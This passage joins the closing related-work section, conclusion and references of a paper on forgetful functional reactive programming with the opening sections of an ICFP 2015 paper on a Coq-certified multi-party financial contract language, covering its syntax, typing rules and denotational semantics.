Solutions to the Space-leak Problem of Fran Arrowized FRP[5, 15] solves the space leak problem of Fran by disallowing behaviors (called signals in Arrowized FRP) as first class values. Instead, *signal functions*, functions from a signal to a signal, are the basic form of abstraction. These signal functions can be composed using the *Arrow* type class interface, augmented with a switching function, leading to a very different programming style than when behaviors are first class. The arrow type class, use of signal functions instead of first class behaviors, and the inclusion of *delay* signal function make Arrowized FRP instead very similar to higher-order data-flow programming.

Krishnaswami[11] presents a programming language with first class behaviors that bears many similarities to our approach. The operational semantics of his programming language erases all past values on each tick of the clock. A specialized type system ensures that no past values can be accessed, and a proof of the soundness of this type system is given, also employing Kripke logical relations. In contrast, in our approach types play no role in ensuring that old values are not accessed again. Instead, our approach ensures this by the functions which are available, which would even provide this guarantee in an untyped setting (provided that we can keep the implementation of behaviors and events abstract). Another difference is that Krishnaswami's programming language, like dataflow programming, features a delay modality. Krishnaswami's programming language allows for the definition of arbitrary temporal recursive types, i.e. types that are recursive through time, whereas we only provide behaviors and events. His programming language also ensures that all loop structures are well-founded and causal, ensuring that all programs do not get stuck in a non-productive loop. Our FRP interface ensures that behaviors are causal in the sense that their value cannot depend on the future, but does not exclude behaviors that are undefined at points in time. We do not exclude non-productive loops, as these are not excluded by our host language Haskell.

⁷ In particular, his functions *join* on event streams and *accumE* and *accumR* are not forgetful.

Patai[16] gives a forgetful interface for higher order *stream* programming in Haskell. His interface makes a type level distinction between streams, and stream generators, i.e. streams of streams. Like our approach, his interface also ensures that old values of a stream cannot be accessed again by employing monads, but with a very different explanation, involving shifting the diagonal of a matrix.

Jeltsch[9] presents an FRP interface for Haskell that employs *era* parameters to signal types, which give a static approximation of the time when the signal is active. Rank-2 types are then used to ensure that signals which are not from the same era cannot be combined directly, instead they should be “aged” first, i.e. converted to signals which have forgotten their past. In contrast to our interface, his interface makes extensive use of advanced type system features.

I/O in FRP As we state in the introduction, in Arrowized FRP the I/O is organized in a manner similar to stream based I/O, which leads to several problems. Winograd-Cort, Lui and Hudak present an alternative mechanism for I/O in Arrowized FRP, which allows resources, such as files, screens and MIDI devices, to be represented as signal functions. To ensure that resources are not used in undefined ways, for example by sending two picture streams to the same screen resource, they employ a specialized version of the *Arrow* type class where each arrow type is augmented with a phantom type indicating the set of resources the arrow uses. They also discuss a special kind of resource called a *wormhole*, which allows the communication from one arrow to another without explicit routing. These techniques solve the issues with modularity and routing that were present in the standard way of doing I/O in Arrowized FRP. A limitation of their approach is that for each resource a separate phantom type must be declared statically and hence the number of resources in the program cannot change dynamically. Hence, in contrast to our approach, dynamic resources, for example for dynamically opened files or dynamically created widgets, are problematic as each resource needs a separate type and resources cannot be created from an FRP context.

The Haskell library *Reactive banana*[1] also partially solves the problems associated with stream-like I/O. In this interface, the connection to the outside world is setup by installing *handlers* in the *IO* monad, which give input event streams and perform output, when the FRP program is initiated. Like the approach of Winograd-Cort et. al. this solves the modularity and routing issues, but because all handler must be installed *before* starting the FRP program, dealing with dynamically created resources is problematic.

Czaplicki and Chong[6] present a forgetful first order (no behaviors of behaviors) FRP language, called *Elm*, that also supports asynchronous I/O in a modular and flexible way. The main difference with their approach is that we make a clear separation between pure behaviors and the *Now* monad. In contrast, in their approach no such separation is made, each behavior may start I/O.

8. Conclusion

We have presented a new interface for FRP which resembles the original Fran interface, but whose functions are *forgetful*, which means that it is possible to implement them without a space leak. We have also introduced a new feature to FRP, namely *internalized IO*, through means of the *Now* monad.

We have also shown that the restriction to forgetful functions does not mean exclusion of interesting programs. Together with our implementation, which, as experimentally shown, exhibits the expected absence of space leaks, this provides a principled basis for practical programming of reactive systems, without callbacks, non-determinism or mutable state.

There are many interesting directions for future research and experimentation. A few things we are experimenting with are:

- A *MonadFix* instance for behaviors, with the usual denotation for reader monads, such that more recursive behaviors can be expressed.
- A *pure* interface for creating events, so that pure parts of reactive programs can be (automatically) tested.
- A cancel-able version of *async* where exceptions to the *IO* action can be thrown, for example to cancel a chess computation or to cancel reading in a large file.
- An implementation of this interface where plans are not tried every round.

References

- [1] Heinrich Apfelmus. *Reactive banana*. Available at: hackage.haskell.org/package/reactive-banana.
- [2] Gérard Berry and Georges Gonthier. The estereel synchronous programming language: Design, semantics, implementation. *Science of computer programming*, 19(2):87–152, 1992.
- [3] P. Caspi, D. Pilaud, N. Halbwachs, and J. A. Plaice. Lustre: A declarative language for real-time programming. In *Principles of Programming Languages (POPL)*, pages 178–188, 1987.
- [4] Jean-Louis Colaço, Alain Girault, Grégoire Hamon, and Marc Pouzet. Towards a Higher-order Synchronous Data-flow Language. In *Conference on Embedded Software*, 2004.
- [5] Antony Courtney and Conal Elliott. Genuinely functional user interfaces. In *Haskell Workshop*, 2001.
- [6] Evan Czaplicki and Stephen Chong. Asynchronous functional reactive programming for GUIs. In *PLDI*, pages 411–422, 2013.
- [7] Conal Elliott. Push-pull functional reactive programming. In *Haskell Symposium*, pages 25–36, 2009.
- [8] Conal Elliott and Paul Hudak. Functional reactive animation. In *International Conference on Functional Programming (ICFP)*, 1997.
- [9] Wolfgang Jeltsch. Signals, not generators! *Trends in Functional Programming*, pages 145–160, 2009.
- [10] Simon Peyton Jones. Tackling the awkward squad: monadic input/output, concurrency, exceptions, and foreign-language calls in Haskell. In *Engineering theories of software construction*, 2001.
- [11] Neelakantan R Krishnaswami. Higher-order functional reactive programming without spacetime leaks. In *International Conference on Functional Programming (ICFP)*, 2013.
- [12] John Launchbury and Simon L. Peyton Jones. Lazy functional state threads. In *Programming Language Design and Implementation (PLDI)*, pages 24–35, 1994.
- [13] Simon Marlow, Ryan Newton, and Simon Peyton Jones. A monad for deterministic parallelism. In *Haskell Symposium*, pages 71–82, 2011.
- [14] Conor McBride and Ross Paterson. Applicative programming with effects. *J. Funct. Program.*, 18(1):1–13, January 2008.
- [15] Henrik Nilsson, Antony Courtney, and John Peterson. Functional reactive programming, continued. In *Haskell Workshop*, 2002.
- [16] Gergely Patai. Efficient and compositional higher-order streams. In *Functional and Constraint Logic Programming (WFLP)*. 2011.
- [17] John Peterson, Paul Hudak, and Conal Elliott. Lambda in motion: Controlling robots with haskell. In *Practical Aspects of Declarative Languages (PADL)*, 1999.
- [18] Simon L. Peyton Jones, Simon Marlow, and Conal Elliott. Stretching the storage manager: Weak pointers and stable names in haskell. In *Implementation of Functional Languages (IFL)*, pages 37–58, 2000.
- [19] Marc Pouzet. *Lucid Synchronic, version 3. Tutorial and reference manual*. Université Paris-Sud, LRI, April 2006. Available at www.lri.fr/~pouzet/lucid-synchrone.
- [20] Atze van der Ploeg. Monadic functional reactive programming. In *Haskell Symposium*, pages 117–128, 2013.
- [21] Daniel Winograd-Cort, Hai Liu, and Paul Hudak. Virtualizing real-world objects in FRP. In *Practical Aspects of Declarative Languages (PADL)*, pages 227–241. 2012.

Certified Symbolic Management of Financial Multi-party Contracts^{*}

Patrick Bahr

Department of Computer Science,
University of Copenhagen (DIKU)
Copenhagen, Denmark
paba@di.ku.dk

Jost Berthold

Commonwealth Bank of Australia[†]
Sydney, Australia
jberthold@acm.org

Martin Elsmann

Department of Computer Science,
University of Copenhagen (DIKU)
Copenhagen, Denmark
mael@di.ku.dk

Abstract

Domain-specific languages (DSLs) for complex financial contracts are in practical use in many banks and financial institutions today. Given the level of automation and pervasiveness of software in the sector, the financial domain is immensely sensitive to software bugs. At the same time, there is an increasing need to analyse (and report on) the interaction between multiple parties. In this paper, we present a multi-party contract language that rigorously relegates any artefacts of simulation and computation from its core, which leads to favourable algebraic properties, and therefore allows for formalising domain-specific analyses and transformations using a proof assistant. At the centre of our formalisation is a simple denotational semantics independent of any stochastic aspects. Based on this semantics, we devise certified contract analyses and transformations. In particular, we give a type system, with an accompanying type inference procedure, that statically ensures that contracts follow the principle of causality. Moreover, we devise a reduction semantics that allows us to evolve contracts over time, in accordance with the denotational semantics. From the verified Coq definitions, we automatically extract a Haskell implementation of an embedded contract DSL along with the formally verified contract management functionality. This approach opens a road map towards more reliable contract management software, including the possibility of analysing contracts based on symbolic instead of numeric methods.

Categories and Subject Descriptors D.3.1 [Programming Languages]: Formal Definitions and Theory; D.2.4 [Software Engineering]: Software/Program Verification—Correctness proofs

General Terms Languages, Verification

Keywords Domain-Specific Language, Financial Contracts, Coq, Haskell, Certified Code, Type System, Semantics

^{*}This work has been partially supported by the Danish Council for Strategic Research under contract number 10-092299 (HIPERFIT [6]), and the Danish Council for Independent Research under Project 12-132365.

[†]This research was done at DIKU, University of Copenhagen.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784747

1. Introduction

The modern financial industry is characterised by a large degree of automation and pervasive use of software for many purposes, spanning from day-to-day accounting and management to valuation of financial derivatives, and even automated high-frequency trading. To meet the demand for quick time to market, many banks and financial institutions today use domain-specific languages (DSLs) to describe complex financial contracts.

The seminal work by Peyton-Jones, Eber, and Seward on bilateral financial contracts [28] shows how an algebraic approach to contract specification can be used for valuation of contracts (when combined with a model of the underlying observables).¹ It also introduces a contract management model where contracts gradually evolve into the empty contract as knowledge of underlying observables becomes available and decisions are taken.

In almost all prior work on financial contract languages, contracts are modelled as bilateral agreements held by one of the involved parties. In contrast, our approach uses a generalised contract model where a contract specifies the obligations and rights of potentially many different parties involved in the contract. This generalisation requires the contract writer to be explicit about parties involved in transferring rights and assets. The additional dimension of flexibility allows, for instance, for tools to analyse the effect of parties defaulting or merging. For valuation purposes, and for other analyses, a contract can be viewed from the point of view of a particular party to obtain the classical bilateral contract view. Moreover, portfolios can be expressed simply by composing contracts. On top of that, the multi-party perspective is *required* for certain kinds of risk analyses, demanded by regulatory requirements for certain financial institutions, such as the daily calculation of Credit Value Adjustments (CVA) [12].

In view of the pervasive automation in the financial world, conceptual as well as accidental software bugs can have catastrophic consequences. Financial companies need to trust their software systems for contract management. For systems where the contracts are written independently from the underlying contract management software stack, trust needs to be mitigated at different levels.

First, there is the question whether a particular contract behaves according to the contract writer's intent, and in particular, whether the contract can be executed according to the underlying execution model. In this paper, we partially address this issue by providing a type system for the contract language, which guarantees that contracts can indeed be executed. In particular, the type system guarantees causality of contracts, which means that asset trans-

¹The ideas have emerged into the successful company LexiFi, which has become a leading software provider for a range of financial institutions. LexiFi is a partner of the HIPERFIT Research Center [6], hosted at DIKU.

fers cannot depend on a decision or the value of an underlying observable which will only be available in the future. Similarly, we demonstrate that essential contract properties can be derived from symbolic contract specifications alone, and that contract management can be described as symbolic goal-directed manipulation of the contract, avoiding any stochastic aspects, which are often added to contract languages for valuation purposes.

Second, one may ask whether the implementation of the contract management framework and the accompanying contract analyses behave correctly over time—not only for the common scenarios, but also in all corner cases and for all possible compositions of contract components. To address this issue, we have based the symbolic contract management operations and the associated contract analyses on a precise cash-flow semantics for contracts, which we have modelled and checked using the Coq proof assistant. Using the code extraction functionality of Coq, the certified contract analyses and transformations are extracted into a Haskell module, which serves as the certified core of a financial contract management library. The two approaches work hand-in-hand and provide a highly desirable and highly trustworthy code base.

In summary, the contributions of this paper are the following:

- We present an expressive multi-party contract DSL (Section 2) and demonstrate that it can express real-world contracts and portfolios, such as foreign exchange swaps and options, credit default swaps, and portfolios holding contracts with multiple counter-parties.² The contract DSL has been designed for symbolic rather than numerical computation, and cleanly separates all stochastic aspects from the core contract combinators.
- By means of a denotational cash-flow semantics for the DSL (Section 2.3), we precisely and succinctly characterise contract properties (e.g., causality) and transformations (e.g., partial evaluation).
- We devise a type-system that statically ensures that contracts follow the principle of causality, together with an accompanying type inference procedure (Section 3.2).
- We derive a reduction semantics for the contract language, which evolves contracts over time in accordance with the denotational semantics (Section 4.2). As we will show, our type system is a crucial ingredient for establishing computational adequacy of the reduction semantics.
- We formally verify the correctness of our contract management functionality including type inference, reduction semantics, contract specialisation (partial evaluation), and horizon inference.
- Using the code extraction functionality of the Coq system, we generate an implementation of the certified analyses and transformations in Haskell.

The certified implementation of the contract language is available online³ together with Coq proofs of all propositions and theorems mentioned in this paper. Currently, the contract framework is being deployed in a contract and portfolio pricing and risk calculation prototype [26], developed at the HIPERFIT Research Center.

2. The Contract Language

A financial contract is an agreement between several parties that stipulates future asset transfers (i.e., cash-flows) between those parties. These stipulations may depend on observable underlying values such as foreign exchange rates, stock prices, and market

indexes. But they can also be at the discretion of one of the involved parties (e.g., in an option).

Our contract language allows us to express such contracts succinctly and in a compositional manner. To facilitate compositionality, our language employs a relative notion of time. Figure 1 gives an overview of the language’s syntax. But before we discuss the language in more detail, we explore it with the help of four concrete example contracts.

2.1 Examples

We shall illustrate our contract DSL using examples from the foreign exchange (FX) market and days as the basic time unit, but the concepts generalise easily to other settings. For the purpose of our examples, cash-flows are based on a fixed set of *currencies*.

At first, we consider the following *forward contract*, an agreement to purchase an asset in the future for a fixed price.

Example 1 (FX Forward). In 90 days, party X will buy 100 US dollars for a fixed rate 6.5 of Danish kroner from party Y .

$$90 \uparrow 100 \times (\text{USD}(Y \rightarrow X) \& 6.5 \times \text{DKK}(X \rightarrow Y))$$

The contract $\text{USD}(Y \rightarrow X)$ stipulates that party Y must transfer one unit of USD to party X *immediately*. Similarly, $\text{DKK}(X \rightarrow Y)$ stipulates that party X must transfer one unit of DKK to party Y . The combinator \times allows us to scale a contract by a real-valued expression. In the example, we use it with the constants 6.5 and 100. The combinator $\&$ combines two contracts conjunctively. Finally, the combinator \uparrow translates a contract into the future. In the above example, we translate the whole trade of 100 US dollars for Danish kroner 90 days into the future.

A common contract structure is to *repeat* a choice between alternatives until a given end date. Our language supports this repetitive check directly using the following conditional, which is an iterating generalisation of a simple alternative (*if-then-else*):

if ... within ... then ... else ...

As an example, consider an *American option*, where one party may, at any time before the contract ends, decide to execute the purchase.

Example 2 (FX American Option). Party X may, within 90 days, decide whether to (immediately) buy 100 US dollars for a fixed rate 6.5 of Danish kroner from party Y .

```
if obs( $X$  exercises option, 0) within 90
then  $100 \times (\text{USD}(Y \rightarrow X) \& 6.5 \times \text{DKK}(X \rightarrow Y))$ 
else  $\emptyset$ 
```

This contract uses an observable external decision, expressed using **obs** (which uses a time offset 0, meaning the current day), and the *if-within* construct, which monitors this decision of party X over the 90 days time window. If X chooses to exercise the option before the end of the 90 days time window, the trade comes into effect. Otherwise, the contract becomes empty (\emptyset) after 90 days.

The expression language also features an accumulation combinator **acc**, which *accumulates* a value over a given number of days from the past until the current day. The accumulator can be used to describe *Asian options* (or average options), for which a price is established from an average of past prices instead of just one observed price.

² Examples were provided by partners of the HIPERFIT Research Center.

³ See <https://github.com/HIPERFIT/contracts>.

Example 3 (FX Asian Option). After 90 days, party X may decide to buy USD 100; paying the *average* of the exchange rate USD to DKK *observed over the last 30 days*.

```
90 ↑ if obs( $X$  exercises option, 0) within 0
  then 100 × (USD( $Y \rightarrow X$ ) & ( $rate \times DKK(X \rightarrow Y)$ ))
  else ∅
```

where $rate = \text{acc}(\lambda r. r + \text{obs}(\text{FX}(\text{USD}, \text{DKK}), 0), 30, 0)/30$

Here, $rate$ is just a meta variable to facilitate the reading of the contract. In addition to the decision expressed as a Boolean observable, this contract uses an **obs** expression to observe the exchange rate between USD and DKK (again at offset 0, thus on the current day). Observed values are accumulated to the $rate$ using an **acc** expression. The $rate$ is determined as the average of the USD to DKK exchange rates observed over the 30 days before the day when the scaled payment is made (**acc** has a backwards-stepping semantics with respect to time). More generally, the **acc** construct can be used to propagate a state through a value computation.

So far, all contracts only had two parties. To illustrate the multi-party aspect of our language, we consider a simple *credit default swap* (CDS) for a *zero-coupon bond*, which involves three parties.

Example 4 (CDS for a zero-coupon bond). The issuer X of a zero-coupon bond agrees to pay the holder Y a nominal amount, say DKK 1000, at an agreed time in the future, say in 30 days. For this contract we also want to model the eventuality that the issuer X defaults. To this end, we use an observable “ X defaults”:

```
if obs( $X$  defaults, 0) within 30 then ∅
else 1000 × DKK( $X \rightarrow Y$ )
```

The seller Z of a CDS agrees to pay the buyer Y a compensation, say DKK 900, in the event that the issuer X of the underlying bond defaults. In return, the buyer Y of the CDS pays the seller Z a premium. In this case, we consider a simple CDS with a single premium paid up front, say DKK 10. This agreement can be specified in the contract language as follows:

```
(10 × DKK( $Y \rightarrow Z$ )) & if obs( $X$  defaults, 0) within 30
  then 900 × DKK( $Z \rightarrow Y$ )
  else ∅
```

Let c_{bond} and c_{CDS} be the above bond and CDS contract, respectively. We then combine the two contracts conjunctively to form the contract $c_{\text{bond}} \& c_{\text{CDS}}$ that describes the interaction between the CDS and the underlying bond that the CDS insures. In this compound contract, Y acts both as the holder of the bond and the buyer of the CDS, thereby interacting with the two parties X and Z .

We will consider more realistic examples of CDSs with regular interest and premium payments in Section 5.2.

2.2 Simple Type System for Contracts

In this section, we present the contract language systematically using a simple type system. This type system allows us to give a well-defined denotational semantics (see Section 2.3), but it is too lax to rule out contracts that violate the principle of causality. Therefore, we shall refine this type system in Section 3.2 such that it takes temporal aspects into account, which in turn facilitates a computationally adequate reduction semantics (Section 4.2).

Figure 1 gives an overview of the syntax of the contract language including the expression sub-language. For the syntax we assume a countably infinite set of variables Var , a set of labels Label , a set of assets Asset , a set of parties Party , and a set of operators Op .

Labels are used to refer to observables. To this end, we assume that each label in Label is assigned a unique type τ , and we write

types	$\tau ::= \text{Real} \mid \text{Bool}$
expressions	$e ::= x \mid r \mid b \mid \text{obs}(l, t) \mid \text{op}(e_1, \dots, e_n) \mid \text{acc}(\lambda x. e_1, d, e_2)$
contracts	$c ::= \emptyset \mid \text{let } x = e \text{ in } c \mid d \uparrow c \mid c_1 \& c_2 \mid e \times c \mid a(p \rightarrow q) \mid \text{if } e \text{ within } d \text{ then } c_1 \text{ else } c_2$
where	$x \in \text{Var}, r \in \mathbb{R}, b \in \mathbb{B}, l \in \text{Label}, t \in \mathbb{Z}, d \in \mathbb{N}, a \in \text{Asset}, p, q \in \text{Party}, \text{op} \in \text{Op}$

Figure 1. Syntax of the contract language.

$\Gamma \vdash e : \tau$	
$x : \tau \in \Gamma$	$\Gamma \vdash r : \text{Real}$
$\Gamma \vdash b : \text{Bool}$	$\Gamma \vdash \text{obs}(l, t) : \tau$
$\Gamma \vdash e_i : \tau_i$	$\Gamma, x : \tau \vdash e_1 : \tau$
$\vdash \text{op} : \tau_1 \times \dots \times \tau_n \rightarrow \tau$	$\Gamma \vdash e_2 : \tau$
$\Gamma \vdash \text{op}(e_1, \dots, e_n) : \tau$	$\Gamma \vdash \text{acc}(\lambda x. e_1, d, e_2) : \tau$
$\Gamma \vdash c : \text{Contr}$	
$\Gamma \vdash \emptyset : \text{Contr}$	$\Gamma \vdash a(p \rightarrow q) : \text{Contr}$
$\Gamma \vdash c : \text{Contr}$	$\Gamma \vdash c_i : \text{Contr}$
$\Gamma \vdash d \uparrow c : \text{Contr}$	$\Gamma \vdash c_1 \& c_2 : \text{Contr}$
$\Gamma \vdash e : \text{Real} \quad \Gamma \vdash c : \text{Contr}$	$\Gamma \vdash e : \tau \quad \Gamma, x : \tau \vdash c : \text{Contr}$
$\Gamma \vdash e \times c : \text{Contr}$	$\Gamma \vdash \text{let } x = e \text{ in } c : \text{Contr}$
$\Gamma \vdash e : \text{Bool} \quad \Gamma \vdash c_i : \text{Contr}$	
$\Gamma \vdash \text{if } e \text{ within } d \text{ then } c_1 \text{ else } c_2 : \text{Contr}$	

Figure 2. Simple typing rules for contracts and expressions.

$\vdash \text{op} : \tau_1 \times \dots \times \tau_n \rightarrow \tau$	
$\vdash \oplus : \text{Real} \times \text{Real} \rightarrow \text{Real}$	for $\oplus \in \{+, -, \cdot, /, \max, \min\}$
$\vdash \oplus : \text{Real} \times \text{Real} \rightarrow \text{Bool}$	for $\oplus \in \{\leq, <, =, \geq, >\}$
$\vdash \oplus : \text{Bool} \times \text{Bool} \rightarrow \text{Bool}$	for $\oplus \in \{\wedge, \vee\}$
$\vdash \neg : \text{Bool} \rightarrow \text{Bool}$	
$\vdash \text{if} : \text{Bool} \times \tau \times \tau \rightarrow \tau$	for $\tau \in \{\text{Real}, \text{Bool}\}$

Figure 3. Typing of expression operators.

Label_τ for the set of labels of type τ . For instance, in our examples in Section 2.1, we assume that “FX(USD, DKK)” $\in \text{Label}_{\text{Real}}$ and “ X exercises option” $\in \text{Label}_{\text{Bool}}$. Moreover, we assume that labels in $\text{Label}_{\text{Bool}}$ may have an associated party that has control over it. That is, there is a partial mapping $\pi : \text{Label}_{\text{Bool}} \rightarrow \text{Party}$. For instance, we have that $\pi(X \text{ exercises option}) = X$ for all $X \in \text{Party}$. In other words, the label “ X exercises option” represents a decision taken by party X .

Figure 2 presents the simple type system for the contract language. The typing rules use typing environments Γ , which are partial mappings from variables to expression types. Instead of $\emptyset \vdash c : \text{Contr}$, we also write $\vdash c : \text{Contr}$, and we call a contract c *closed* if $\vdash c : \text{Contr}$.

The expression sub-language includes a number of common real-valued and Boolean operators, which are covered by the judge-

ment $\vdash op : \tau_1 \times \dots \times \tau_n \rightarrow \tau$, defined in Figure 3. Instead of $\oplus(e_1, e_2)$, we also write $e_1 \oplus e_2$, instead of $\neg(e)$ we write $\neg e$, and instead of **if**(e_1, e_2, e_3) we write **if** e_1 **then** e_2 **else** e_3 .

Notice that our contract language also features let bindings of the form **let** $x = e$ **in** c . The intuitive meaning of such a contract is that it evaluates the expression e at the current time and “stores” the resulting value in x for later reference in the contract c . Let bindings are essential for providing a fixed reference point in time, which is necessary for contracts constructed by the *if-within* combinator. For instance, we might wish to write an option contract that is cancelled as soon as a foreign exchange rate rises beyond a threshold relative to a previously observed exchange rate:

```
let  $x = \text{obs}(\text{FX}(\text{EUR}, \text{USD}), 0)$ 
in if  $\text{obs}(\text{FX}(\text{EUR}, \text{USD}), 0) \geq 1.1 \cdot x$  within 30
then  $\emptyset$  else  $c_{\text{option}}$ 
```

The above contract is equivalent to the zero contract if the exchange rate EUR/USD rises 10 percent above the exchange rate observed at the time the contract started. Otherwise, the option described by the (elided) contract c_{option} becomes available.

Similarly, the let binding is also useful in the **then** branch of the *if-within* combinator and in the accumulation function in an expression formed by **acc**. We shall see more examples of using let bindings in Section 2.5.

In this paper, let bindings are limited to bind expressions only. It is straightforward to extend the language and its metatheory to include let bindings for contracts, and for practical implementations this is very useful in order to obtain compact contract representations. However, such let bindings have no semantic impact, and in the interest of simplicity and conciseness we have elided them.

2.3 Denotational Semantics

The denotational semantics of a contract is given with respect to an *external environment*, which provides values for all observables and choices involved in the contract. A contract’s semantics is then given as a series of cash-flows between parties over time.

Given an expression type $\tau \in \{\text{Real}, \text{Bool}\}$, we write $\llbracket \tau \rrbracket$ for its semantic domain, where $\llbracket \text{Real} \rrbracket = \mathbb{R}$ and $\llbracket \text{Bool} \rrbracket = \mathbb{B}$. External environments (or simply *environments* for short) provide facts about observables and external decisions involved in contracts. The set of environments Env consists of functions $\rho : \text{Label} \times \mathbb{Z} \rightarrow \mathbb{R} \cup \mathbb{B}$ that map each time offset $t \in \mathbb{Z}$ and label $l \in \text{Label}_\tau$ that identifies an observable or a choice, to a value $\rho(l, t)$ in $\llbracket \tau \rrbracket$. Notice that the second argument t is an integer and not necessarily a natural number. That is, an environment may provide information about the past as well as the future. Environments are essential to the semantics of Boolean and real-valued expressions, which is otherwise a conventional semantics of arithmetic and logic expressions. In addition to environments, we also need variable assignments that map each free variable of type τ to a value in $\llbracket \tau \rrbracket$. Given a typing environment Γ , we define the set of *variable assignments* in Γ , written $\llbracket \Gamma \rrbracket$, as the set of all partial mappings γ from variable names to $\mathbb{R} \cup \mathbb{B}$ such that $\gamma(x) \in \llbracket \tau \rrbracket$ iff $x : \tau \in \Gamma$.

Figure 4 details the full denotational semantics of expressions and contracts. We first look at the semantics of expressions: Given an expression typing $\Gamma \vdash e : \tau$, the semantics of e , denoted $\mathcal{E} \llbracket e \rrbracket$ is a mapping of type $\llbracket \Gamma \rrbracket \times \text{Env} \rightarrow \llbracket \tau \rrbracket$. Instead of $\mathcal{E} \llbracket e \rrbracket(\gamma, \rho)$, we write $\mathcal{E} \llbracket e \rrbracket_{\gamma, \rho}$. For each operator op with the typing judgement $\vdash op : \tau_1 \times \dots \times \tau_n \rightarrow \tau$, we define a corresponding semantic function $\llbracket op \rrbracket : \llbracket \tau_1 \rrbracket \times \dots \times \llbracket \tau_n \rrbracket \rightarrow \llbracket \tau \rrbracket$. For example, $\llbracket + \rrbracket$ is the usual addition on \mathbb{R} .

In order to give a semantics to the **acc** combinator, we need to shift environments in time. To this end, we define for each

$$\begin{array}{l}
\boxed{\mathcal{E} \llbracket e \rrbracket : \llbracket \Gamma \rrbracket \times \text{Env} \rightarrow \llbracket \tau \rrbracket} \\
\mathcal{E} \llbracket r \rrbracket_{\gamma, \rho} = r; \quad \mathcal{E} \llbracket b \rrbracket_{\gamma, \rho} = b; \quad \mathcal{E} \llbracket x \rrbracket_{\gamma, \rho} = \gamma(x) \\
\mathcal{E} \llbracket \text{obs}(l, t) \rrbracket_{\gamma, \rho} = \rho(l, t) \\
\mathcal{E} \llbracket op(e_1, \dots, e_n) \rrbracket_{\gamma, \rho} = \llbracket op \rrbracket(\mathcal{E} \llbracket e_1 \rrbracket_{\gamma, \rho}, \dots, \mathcal{E} \llbracket e_n \rrbracket_{\gamma, \rho}) \\
\mathcal{E} \llbracket \text{acc}(\lambda x. e_1, d, e_2) \rrbracket_{\gamma, \rho} = \begin{cases} \mathcal{E} \llbracket e_2 \rrbracket_{\gamma, \rho} & \text{if } d = 0 \\ \mathcal{E} \llbracket e_1 \rrbracket_{\gamma[x \mapsto v], \rho} & \text{if } d > 0 \end{cases} \\
\text{where } v = \mathcal{E} \llbracket \text{acc}(e_1, d - 1, e_2) \rrbracket_{\gamma, \rho / -1} \\
\\
\boxed{\mathcal{C} \llbracket c \rrbracket : \llbracket \Gamma \rrbracket \times \text{Env} \rightarrow \mathbb{N} \rightarrow \text{Party} \times \text{Party} \times \text{Asset} \rightarrow \mathbb{R}} \\
\mathcal{C} \llbracket \emptyset \rrbracket_{\gamma, \rho} = \lambda n. \lambda t. 0 \\
\mathcal{C} \llbracket e \times c \rrbracket_{\gamma, \rho} = \lambda n. \lambda(p, q, a). \mathcal{E} \llbracket e \rrbracket_{\gamma, \rho} \cdot \mathcal{C} \llbracket c \rrbracket_{\gamma, \rho}(n)(p, q, a) \\
\mathcal{C} \llbracket c_1 \&c_2 \rrbracket_{\gamma, \rho} = \lambda n. \lambda t. \mathcal{C} \llbracket c_1 \rrbracket_{\gamma, \rho}(n)(t) + \mathcal{C} \llbracket c_2 \rrbracket_{\gamma, \rho}(n)(t) \\
\mathcal{C} \llbracket d \uparrow c \rrbracket_{\gamma, \rho} = \text{delay}(d, \mathcal{C} \llbracket c \rrbracket_{\gamma, \rho}), \quad \text{where} \\
\text{delay}(d, f) = \lambda n. \begin{cases} f(n - d) & \text{if } n \geq d \\ \lambda x. 0 & \text{otherwise} \end{cases} \\
\mathcal{C} \llbracket a(p \rightarrow q) \rrbracket_{\gamma, \rho} = \begin{cases} \lambda n. \lambda t. 0 & \text{if } p = q \\ \text{unit}_{a, p, q} & \text{otherwise, where} \end{cases} \\
\text{unit}_{a, p, q}(n)(p', q', b) = \begin{cases} 1 & \text{if } b = a, p = p', q = q', n = 0 \\ -1 & \text{if } b = a, p = q', q = p', n = 0 \\ 0 & \text{otherwise} \end{cases} \\
\mathcal{C} \llbracket \text{let } x = e \text{ in } c \rrbracket_{\gamma, \rho} = \mathcal{C} \llbracket c \rrbracket_{\gamma[x \mapsto v], \rho}, \quad \text{where } v = \mathcal{E} \llbracket e \rrbracket_{\gamma, \rho} \\
\mathcal{C} \llbracket \text{if } e \text{ within } d \text{ then } c_1 \text{ else } c_2 \rrbracket_{\gamma, \rho} = \text{iter}(d, \rho), \quad \text{where} \\
\text{iter}(i, \rho') = \begin{cases} \mathcal{C} \llbracket c_1 \rrbracket_{\gamma, \rho'} & \text{if } \mathcal{E} \llbracket e \rrbracket_{\gamma, \rho'} = \text{true} \\ \mathcal{C} \llbracket c_2 \rrbracket_{\gamma, \rho'} & \text{if } \mathcal{E} \llbracket e \rrbracket_{\gamma, \rho'} = \text{false} \wedge i = 0 \\ \text{delay}(1, \text{iter}(i - 1, \rho' / 1)) & \text{if } \mathcal{E} \llbracket e \rrbracket_{\gamma, \rho'} = \text{false} \wedge i > 0 \end{cases}
\end{array}$$

Figure 4. Denotational semantics of expressions and contracts.

environment $\rho \in \text{Env}$ and time offset $t \in \mathbb{Z}$, the *promotion* of ρ by t as the following mapping:

$$\rho / t : (l, i) \mapsto \rho(l, i + t) \quad (i \in \mathbb{Z}, l \in \text{Label})$$

In other words, ρ / t is time-shifted t days into the future.

The semantics of **acc** iterates the argument e_1 by stepping backwards in time. This behaviour can be expressed equivalently using *promotion* of expressions, in analogy to promotion of environments. Promoting an expression by t days translates all contained observables and choices t days into the future. For any expression e and $t \in \mathbb{Z}$, the expression $t \uparrow e$, is defined as:

$$\begin{aligned}
t \uparrow e &= e && \text{if } e \text{ is a literal or variable} \\
t \uparrow \text{obs}(l, t') &= \text{obs}(l, t + t') \\
t \uparrow op(e_1, \dots, e_n) &= op(t \uparrow e_1, \dots, t \uparrow e_n) \\
t \uparrow \text{acc}(\lambda x. e_1, d, e_2) &= \text{acc}(\lambda x. (t \uparrow e_1), d, t \uparrow e_2)
\end{aligned}$$

Observables and choices are translated, and the promotion propagates downwards into all subexpressions.

Promotion of expressions can be semantically characterised by promotion of environments:

